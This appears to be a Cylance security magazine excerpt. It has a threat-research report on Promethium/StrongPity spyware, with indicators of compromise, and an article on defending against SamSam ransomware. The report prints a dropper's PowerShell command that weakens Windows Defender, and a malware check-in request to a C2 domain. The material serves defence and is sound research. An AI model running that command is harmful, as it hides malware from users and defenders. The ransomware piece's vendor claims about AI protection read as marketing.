In March 2018, researchers at the University of Toronto's Citizen Lab, an interdisciplinary research institute focused on the overlap of technology, human rights, and security, published a report called Bad Traffic.[1] Their findings shed light on what researchers determined was the apparent inappropriate use of Sandvine/Procera Deep Packet Inspection (DPI) hardware to essentially intercept benign Internet traffic and insert Promethium/StrongPity malware before letting the traffic proceed to its destination.

These man-in-the-middle (MITM) attackers targeted regions in Turkey and Syria. Citizen Lab also claimed they uncovered the apparent use of these DPI boxes to "covertly raise money through affiliate ads and cryptocurrency mining in Egypt."[2]

> "Almost immediately upon publication of Citizen Lab's research, we at Cylance observed the threat actors behind the malware described in the report changing their tack."

The Citizen Lab report is notable not just because of its content, but also because it provides a good example of the power of a communal effort in public threat intelligence and research. Citizen Lab effectively synthesized prior findings published by a number of disparate groups about the malware and new delivery methods and put them together with its own original research to offer new insights.

To create this new unified report, Citizen Lab first drew on 2016 research by Kaspersky Lab into StrongPity malware — research that was expanded upon later that year by Microsoft, which called the malware Promethium.[3]

Citizen Lab also incorporated the findings of researchers at ESET, who noted the apparent use of a Promethium/StrongPity variant being used at the Internet service provider (ISP) level in two unnamed countries.[4] Its report suggested that the countries to which the ESET researchers were referring were in fact Turkey and Egypt. Citizen Lab asserted that the malware was being used "to block political, journalistic, and human rights content" in those countries by governments that have been characterized, in their words, by "corruption, human rights abuses, and autocratic tendencies" via the Sandvice/Procera devices.

It should be noted that spokespeople for Sandvine/Procera, and its owner Francisco Partners, strenuously denied the findings of Citizen Lab, stating that the allegations against their company's product were "technically inaccurate" and that their products "do not, and cannot, inject malicious software."[5]

Citizen Lab's research, complete with technical indicators of compromise (IOCs) regarding the Promethium malware, resulted in coverage by several media outlets, including an article published by the Wall Street Journal as recently as July 2018.[6]

Almost immediately upon publication of Citizen Lab's research, we at Cylance observed the threat actors behind the malware described in the report changing their tack. As we explain below, nearly everything described in prior research remained the same. Only small changes made to the malware and its implementation occurred, suggesting that the activity that resumed was the work of the same threat actor or actors.

We now believe that the malware is likely part of yet another commercial/grayware solution sold to governments and law enforcement agencies and have reason to believe it bears a strong connection to a company based in Italy — a lead we will continue to investigate.

In the meantime, the following is a detailed account of how Cylance found a threat that had all but disappeared from public discussion and other published research.

Technical Analysis

Two months after the Citizen Lab report was published, Cylance found new Promethium/StrongPity activity using entirely new attack infrastructure. The observed domains all appeared to have been registered about two weeks after the Citizen Lab report, suggesting that the same threat actors had pivoted to avoid the limelight shed on them by the report publication. The malware continued to be adapted as new information on the campaigns was published in the press — minimal code changes were all that was required to stay out of the limelight.

Cylance identified the new domains, new IP addresses, filename changes, and small code changes for obfuscation. The takeaway from this is that the malware developers (the suspected commercial spyware company) did not have to spend much time, money, or effort in changing their toolset enough to escape the new and unwanted attention.

Unfortunately for them, the threat actors now firmly had our attention here at Cylance. In the Citizen Lab report, researchers said that Promethium/StrongPity malware was inserted into Internet traffic after users made legitimate requests for common, often free application installers. We did a little digging and found the following legitimate installers were targeted by the same actors as those cited in the original Citizen Lab report. This was a clue that we were on the track of the same threat and threat group, newly resurfaced:

- Internet Download Manager (https://www.internetdownloadmanager.com/)
- VLC Player (https://www.videolan.org/vlc/)
- Avast (https://www.avast.com/)
- WinRAR 5.50 (https://rarlab.com/rar/wrar550.exe) (English and Arabic)
- CCleaner (https://www.ccleaner.com)
- DAEMON Tools Lite (https://www.daemon-tools.cc)

Host Indicators

In addition, Cylance observed several new filenames and paths utilized by the latest round of droppers:

- `%windows%\system32\IpeOve32.exe`
- `%temp%\AC315BA-864X-64AA-C23B-C3DDC042AB2\evntwn32.xml`
- `%temp%\AC315BA-864X-64AA-C23B-C3DDC042AB2\mscorw32.xml`
- `%windows%\system32\netplviz.exe`

The “`netplvliz.exe`” binary is installed as a service with the display name Advanced User Accounts Control to maintain persistence on affected systems. Its primary role is to launch the `IpeOve32.exe` binary which performs the bulk of the malicious actions.

The new droppers additionally take advantage of the following PowerShell command:

```
 powershell.exe Set-MpPreference
-ExclusionPath ‘C:\Windows\
 System32’, ‘C:\Windows\SysWOW64’,
‘C:\DOCUME~1\<USER>~1\LOCALS~1\
 Temp’ -MAPSReporting 0
-DisableBehaviorMonitoring 1
-SubmitSamplesConsent 2
```

This command attempts to alter the default behavior of Windows Defender on Windows 10 systems by excluding the system and temp directories as well as turning off sample submission and disabling behavior monitoring. We assume this was done in response to Microsoft’s earlier research as an attempt to keep malicious samples out of the hands of researchers. This type of behavior is relatively unique, though, and will be a dead giveaway if defenders are monitoring PowerShell usage across their networks. Our reasoning behind this is that average users typically do not use PowerShell at all, and those that do are not going to be using it in this way.

One major difference we observed in the backdoor involved the encoding methods used for string obfuscation. The group abandoned the previously used configuration files that ESET documented well.[7]

At the time of the Citizen Lab report, the threat actors behind Promethium/StrongPity pushed sensitive strings like command and control (C2) domains onto the stack in Unicode. By May 2018, their method of attack evolved to push encoded Unicode strings onto the stack, then XOR-ed those values against a single byte key and subtracted one from that value. Both domain names for the malware were stored in this way. In the latest samples we examined at the time we first published this research, we analyzed the XOR keys 0x45 and 0x25, which were used to encode C2 domains.

Network Indicators

The malware we observed communicates over SSL on port 443 using HTTP requests to the C2 server. In the samples we analyzed, the PHP pages were all unique; however, the samples all communicated to one of five domains over TCP port 443:

- `ms-sys-security[.]com,`
- `svr-sec2-system[.]com,`
- `upd2-app-state[.]com`
- `srv-mx2-cdn-app[.]com`
- `system-upload-srv[.]com`

The malware utilizes a unique User-Agent string “Edge/8.0 (Windows NT [OS Version Number]; Win[32 or 64]; [Processor Architecture])”. An example check-in POST is presented below:

```
POST /p5Pss34GvX21pxO0bz25vLqU.
php HTTP/1.1
Content-Type:
application/x-www-form-
urlencoded
Accept: */*
Content-Type:
application/x-www-form-
urlencoded
Accept: */*
User-Agent: Edge/8.0 (Windows NT
5.1; Win32; x86)
Host: upd2-app-state.com
Content-Length: 25
Connection: Keep-Alive
name=v6_kt38p5_2618871294
```

To anyone performing SSL traffic inspection, this should appear plainly anomalous. The headers Content-Type and Accept are both repeated due to a programming error and the User-Agent differs substantially from the standard one used by Microsoft’s Edge browser. This is significant because it shows that whoever was implementing the malware created by the Promethium developers was either incapable of doing so without error or was demonstrating regrettably poor judgement in acting without concern for the fact that researchers may be investigating their tracks.

Conclusion

The group or groups behind Promethium/StrongPity will likely continue to adapt as security publications reveal more information about them. It’s clear they have significant resources at their disposal and will continue to evolve to avoid detection.

Defenders facing threats like these would do well to think historically and holistically, to look back more frequently to inspect the living memory of threat actor behavior and campaigns in both the target organization’s history and that of the larger threat intelligence community. In this way, defenders can remain attentive to potential threats that they may otherwise have considered old news — threats that were over and done with by the security community’s reckoning, but that may be with us for a long time yet.

Technical Indicators of Compromise (IOCs)

May To August 2018 Updated Activity

SHA256 Hashes:

Trojanized Installers - Droppers

```
418203a531ceb1f08a21b354bc0d3bf8f1
57c76b521495c29639d7bffa416b38

61f8dc6d618572a86bd0b646d16186bb6b
0fff970947a7df754add4f65ec8625

ae41ba7b4728a6322660443273d7ea6e50
c6f804a7d726d0439fac956c7923e7

b14b9c123d19388b81b9ddbb6e7f880723
8967db4bd3b8b0be93026a4c7806bb

baafd8f9b5889d49921f5e4c6fc3ca051f
42d1c50a6b1db65986bcfb6e10f344

c35a1337f9e0d9ff41800ad5d1925a75081
3d9e98a13f54e5846426a0a4def8f

42d178417abe68ba9742250ee5eaeb0802
e3d0f24c7e585ed200979ed8cd07ea
```

IpOve32.exe

```
158e4057f3d2751cf110c5924f289e5b45
348f037b3931b9695d3ba045026b4e

645c3ae40a8572fc18ba5808e000dbd52f
b1ffff679c044c497189abbcc5c549

6b0a28fe1954ae41e17ffd6b83a2ac7112c
```

```
c98b64ba6b2a05448d200b42bb2dc

6d4af9f7e14e1ae7f871cd0bcdd87927cd
e8d236fd9d37e76554729abe3e31e4

79f02a935266a6a8322dec44c7007f7a14
8d4327f99b3251cba23625de5d5d5e

7c3c9d054e82b4c1b1eeadf1e246850fbd
2ad4ee831fb9bc2e21cdd4d30ef225

fa71584f27f5eacca9f3d5644fd06ccebc
c14b8394efeaccd38259f8382c26e5

Ad89961b343366abf28faadbdc9f56e250
87bafff1b856c05f62b66ac9b5990a

92ff23ab81cc20c4916441547745f336cf6
12c21a049cdcbb01f11d83a40979e
```

netplviz.exe

```
1d0fc58a1167b5d4982c5aba2443a45e26
870c51de9621a10f642879b842dac0

35b3eae0eaed90c2f1b4f087aa9f00d564
6590fa25d205e2566e3f6e31f757d0

3c6c7a9558ecf7864cf65be5ea08a4a6aa
2c2439c956dc988ebb6cf8bc04e272

707ad515c41cd42d696f2d2fb8745af8b3
6900391db4a477c48f7f75ec4a9c38

7d689fce4d4a8bfb1df041359a3cd49189
15a332d11f678039d68f7f6ae5afe5

8f4474b5c3efad963f054f4b18963bf98c
3ec746e2ec4c850b0a6196788b2de2

d12b4759bcd3832f76e04f521d5d882953
7f008d7bc040c8869474f86fcc2759
```

C2 Domains:

```
dwn-balance[.]net
ms-sys-security[.]com
svr-sec2-system[.]com
upd2-app-state[.]com
srv-mx2-cdn-app[.]com
system-upload-srv[.]com
```

IP Addresses:

```
109.201.142[.]122
89.45.67[.]34
46.17.63[.]239
185.193.36[.]109
176.119.28[.]38
151.106.53[.]236
```

References

1 Marczak, B., Dalek, J., McKune, S., Senft, A., Scott-Railton, J., & and Deibert, R. (March 9, 2018). BAD TRAFFIC Sandvine's PacketLogic Devices Used to Deploy Government Spyware in Turkey and Redirect Egyptian Users to Affiliate Ads? Retrieved from Citizen Lab: https://citizenlab.ca/2018/03/bad-traffic-sandvines-packetlogic-devices-deploy-government-spyware-turkey-syria/

2 Ibid.

3 Baumgartner, K. (October 3, 2016). On the StrongPity Waterhole Attacks Targeting Italian and Belgian Encryption Users. Retrieved from https://securelist.com/on-the-strongpity-waterhole-attacks-targeting-italian-and-belgian-encryption-users/76147/

Microsoft. (December 14, 2016). Twin zero-day attacks: PROMETHIUM and NEODYMIUM target individuals in Europe. Retrieved from Microsoft Security Intelligence Report Vol. 21: http://download.microsoft.com/download/E/B/0/EB0F50CC-989C-4B66-B7F6-68CD3DC90DE3/Microsoft_Security_Intelligence_Report_Volume_21_English.pdf

4 Kafka, F. (December 8, 2017). StrongPity2 spyware replaces FinFisher in MitM campaign – ISP involved? Retrieved from https://www.welivesecurity.com/2017/12/08/strongpity-like-spyware-replaces-finfisher/

5 Cantor, Lyndon. (February 16, 2018). Letter from Sandvine to the University of Toronto. Retrieved from https://citizenlab.ca/wp-content/uploads/2018/03/February-16-2018-letter-from-Sandvine.pdf and Kowal, Andrew (2018, February 20). Letter from Francisco Partners to the University of Toronto. Retrieved from https://citizenlab.ca/wp-content/uploads/2018/03/February-20-2018-email-from-Francisco-Partners.pdf

6 Malsin, Jared. (July 18, 2018). Throughout Middle East, the Web Is Being Walled Off. Retrieved from https://www.wsj.com/articles/throughout-middle-east-the-web-is-being-walled-off-1531915200

7 Kafka, F. (2017, December 8). *StrongPity2 spyware replaces FinFisher in MitM campaign – ISP involved?* Retrieved from https://www.welivesecurity.com/2017/12/08/strongpity-like-spyware-replaces-finfisher/

MALWARE SPOTLIGHT

How To Avoid a SamSam Ransomware Attack


BY SCOTT SCHEFERMAN

When you're a hammer, everything looks like a nail. As security practitioners, we are often so focused on tapping the latest-and-greatest technologies to thwart cyber threats that we sometimes fail to take sufficient stock of the many implements in our toolbox. We continually look ahead to anticipate the threat landscape. But, every once in a while, a look back makes sense too — because that's what bad actors do, particularly those who are adept at ransomware attacks.

Ransomware is a particularly insidious form of malware that encrypts computer files and demands payment to unlock them. Its popularity among threat actors has exploded in recent years, particularly since the rise of ransomware-as-a-service, where anybody with a basic level of computer literacy and access to the dark web can purchase a self-contained ransomware kit. SamSam is a virulent strain of ransomware which, in addition to encrypting a user's computer, also spreads laterally through the system and encrypts backup files, leaving users with no other choice than to pay the ransom.

According to a recent ZDNet article, "SamSam ransomware is still plaguing organizations across the U.S., with fresh attacks against 67 new targets, including at least one that targeted administration of the recent midterm elections," evidence that it is still a significant international menace.[1]

As threat researchers at AI security company Cylance, we previously examined the SamSam ransomware family (Samsa and Samas) in 2016[2] following several notable high profile attacks, including one infection which forced the city of Atlanta offline and cost more than $2.6 million in incident response, recovery, and crisis management costs.[3] The attackers behind the ransomware originally targeted the healthcare industry, but many other industries in the U.S. have also been hit since then.



The group behind SamSam remains active today, in some cases tailoring their attacks to exploit an organization's weaknesses and inflict maximum damage — thereby extracting maximum ransom.

Since the SamSam ransomware family doesn't show any signs of fading any time soon, it's strongly recommended that organizations of all sizes learn the necessary steps to defend networks and data from the types of targeted attacks favored by ransomware threat actors.

The following measures will help prevent targets from becoming a victim of SamSam. It is important to remember, however, there is no one-size-fits-all solution to preventing ransomware. Every organization has a unique security architecture and faces their own security challenges, but these tips can help any organization develop an effective strategy.

Patching and Multifactor Authentication

The first step is to ensure that every server, application, and service that is exposed to the Internet is up to date with all available patches for known vulnerabilities. The next step is to set up multifactor authentication (MFA) or two-factor authentication (2FA) on all externally-facing applications, meaning that a user will be required to enter an additional password sent via text or email to sign in.

Requiring additional authentication ensures that attackers can't gain access simply by purchasing stolen credentials on the dark web. It also helps defend against common brute-forcing network attack methods that SamSam villains favor.

Prevent First, Then Detect and Respond

Even with proper patching and MFA, attackers with enough skill or dedication may eventually find a weakness that enables them to gain access to critical systems. When that happens, detecting the threat or identifying the specific strain of malware are not nearly as important as making sure the malware payload is not allowed to execute in the first place. In the time it took me to type the first letter of this sentence, SamSam can execute and make its way across the entirety of a corporate network, meaning that blocking an attack is the only surefire way to halt it in time.

The good news is that today's native artificial intelligence (AI) technologies can detect and prevent malware from executing, on average, 25 months before that particular strain is found and identified.[4] We're not talking about time travel here; everything hinges on AI's unique ability to learn from the past and apply everything it's previously learned to stop future attacks that occur months or even years later.

What this means in simple terms is that if a user were running an outdated version of an AI security product that hadn't been updated in 25 months, and that user accidentally downloaded SamSam, the software would still be able to identify the file as ransomware and instantly block it from running — even though it may have never encountered an example of SamSam ransomware before. All this happens in real time, before the ransomware can execute, so devices and data will not be held for ransom even if a user actively clicked on the ransomware. We call this pre-execution prevention.

Native AI security software is effective without needing a SamSam virus signature update; it will even block the ransomware if a user is disconnected from the Internet. That's the power of AI and its associated technology, machine learning, put into practice.

Best Practices

Given the massive scope of bulk data breaches across every major industry over the past decade, there's a good chance that sensitive information from every organization (passwords, email addresses, user accounts) is already available on the dark web. All it takes is one network administrator to reuse a work password on a personal email account that was previously breached, and attackers can link him or her back to their work organization via a simple Google search. The next thing they know, the door to their company's internal network is wide open.

Security and IT teams should take the time to explore third-party dark web scanning services that proactively scour the Internet for compromised credentials and for-sale shell accounts, remote desktop protocol (RDP) accounts, and other credentials or sensitive information. They can then take steps to change or revoke any compromised accounts they discover.

Be Prepared for Fileless Malware

The creators of SamSam ransomware — and other malware actors — sometimes mix things up and use fileless or living-off-the-land attacks. These tools are challenging for traditional antimalware tools to detect because non-AI security products usually rely on signatures to detect malware, and are therefore largely powerless to stop such an attack, no matter how many times their users get hit by it.[5]

AI-based protection can help defend against such intrusions because it can instantly spot and block minute malware variants that would take a human analyst hours to spot and push out a corresponding virus update. AI can also help automate detection of these kinds of tactics and prevent them from subsequently executing, without the need to send data to the cloud for after-the-fact correlation, enrichment, and analysis.[6]

Incident Containment Retainers

No matter what security solution an organization chooses, it's always a good idea to have an incident containment or incident response retainer in place in case an attack like SamSam is successful. It's far easier to plan ahead and have the resources at hand to quickly navigate and respond to an incident rather than wait for an attack to succeed and then try to pull a plan together while the organization is under siege.

When a fully-fledged attack like SamSam breaches an organization, it isn't the same as when an individually owned machine gets hit with ransomware, where individual losses are usually confined to one person or family. A ransomware attack on a company affects the entire organization from the ground up — staff may be locked out of laptops and email accounts, Internet access may be disabled, and cloud or other backups may be unavailable. Once word of the attack spreads, customers, partners, suppliers, shareholders, and other stakeholders will suddenly have many questions to ask — and no shortage of fingers to point.

> "It is important to actually test and measure real-world response and recovery times rather than relying on a vendor's promise."

Beware: Backups Have Limitations

While most security pundits agree that it is a wise insurance policy to have backups of all-important data, SamSam attackers often lurk in business systems long enough to delete every backup they can find before they take critical systems hostage. Therefore, backups of key files should be stored both offline and off-site. Relying on system-default backup tools like Windows volume shadow copy service, or simply hoping that staff keep regular backups of their work is a sure-fire way to lose everything when ransomware strikes.

Regularly testing the restoration capabilities of backup protocols in real-world situations or as part of a tabletop exercise can also help protect an organization. It is important to actually test and measure real-world response-and-recovery times rather than relying on a vendor's promise. Too often we've seen organizations that have outdated backup solutions in place and, when it comes time to restore them following an attack, they quickly find out that restoring terabytes of data from a cloud-based backup isn't quite as feasible as the solution vendor made it sound.

Bear in mind too that data storage grows exponentially as an organization matures — a startup in its first year of operation may purchase the perfect backup solution for its data needs at that point in time, but five years and a couple of hundred new employees later, the increased amount of data stored which now requires retrieval may far exceed the organization's ability to download it in a timely fashion after an attack.

A poor — or poorly tested — backup strategy is exactly the kind of situation that SamSam actors exploit. They count on their ability to cripple a business in a snap, making it easy to demand tens of thousands of dollars in ransom payments.

A Word About End-User Training

When it comes to adding the human factor into a security defense plan, a lot of emphasis gets put on training end-users not to click things they shouldn't, but even the best-trained users will still unintentionally click on malicious content, visit questionable websites, or forget to hover their mouse cursor over a cleverly spoofed email address in that long technical email that appears to be coming from the company's helpdesk, telling them to re-enter login credentials for a system update.

Threats like SamSam prove that no amount of end-user training and awareness is 100% effective against preventing an attack. Instead of putting so much of the onus on user training, security leaders need to ask why the technology stack hasn't been patched in the last 30 days; why network administrators have failed to set up MFA or 2FA on new user accounts; why backup strategies have not been tested or evolved; and why outdated security software without sufficiently effective prevention capabilities are still in use.

These may be hard questions to ask, but harder still is facing a data-loss scenario that, in the vast majority of cases, is entirely preventable with a multilayered security plan.

Malware and Attackers Evolve


Despite learning all we can learn today about SamSam tools, tactics, and procedures, the reality is that tactics — like software — will change and adapt to exploit new vulnerabilities over time. In fact, SamSam actors continually look for organizations that remain unpatched for vulnerabilities in wide distribution.

SamSam actors perform a lot of manual infiltration activities in order to target a specific environment, gain a foothold, and persist in an environment undetected while spreading laterally to establish as broad a presence as possible before initiating data-hostage-taking activity. In other words, these are adaptable human threat actors that target organizations with weak security defenses, not automated or opportunistic spray-and-pray spammers.

These bad actors adapt, and they fully understand the concepts of leverage and ransom. The more digital real-estate they can encrypt, the more likely an organization is to panic and pay the ransom — as in the 2018 case of a SamSam infection of critical systems at Hancock Regional Hospital.[7] The hospital made the difficult decision to pay the ransom; even though it had backups that could have been restored given enough time, the hospital chose to prioritize the safety and wellbeing of its patients over its own financial concerns.

This case mirrors many other SamSam attacks where a vulnerable organization is deliberately handicapped by a perfectly timed ransomware strike. Following the breach, Hancock Health Chief Executive Officer Steve Long made the following statement, which is representative of the hard choices faced by so many other leaders in similar situations:[8]

> "We were in a very precarious situation at the time of the attack. With the ice and snow storm at hand, coupled with one of the worst flu seasons in memory, we wanted to recover our systems in the quickest way possible and avoid extending the burden toward other hospitals of diverting patients. Restoring from backup was considered, though we made the deliberate decision to pay the ransom to expedite our return to full operations."



“Remember, these are persistent actors with proven success at gaining entry into an organization.”

Ransomware Now: **What You Need To Know**

Ransomware encrypts data then extorts users by selling them a decryption key. The first known case of ransomware, PC Cyborg Trojan[9], appeared in 1989. As technology progressed, ransomware kept pace, growing in effectiveness and sophistication. Today, ransomware represents a multi-million dollar criminal enterprise costing companies and governments billions[10] in losses worldwide.

49% of ransomware attacks go unreported

Ransomware by the numbers

Paying a ransom to regain encrypted data works less than 50%[11] of the time.

The average ransomware payment was over $1,000 in 2016. In 2017, it fell to $522.[12]

Up to 49% of ransomware[13] attacks may go unreported[14] by businesses seeking to avoid public embarrassment.

48% of ransomware targets the Americas

Where in the world is ransomware?

The majority of ransomware attacks target the Americas (48%)[15] and Europe (38%).

Thailand, the UAE, Iran, Bangladesh, and Vietnam reported the most ransomware attacks against users between 2017 and 2018.[16]

58% of ransomware targets healthcare

Who is getting targeted?

Microsoft products are the target of ransomware 99%[17] of the time.

Ransomware is a threat to all industries, but 58% of ransomware targeted the healthcare sector in 2017.[18]


Ransomware completely shuts down 20% of the small businesses[9] it infects.

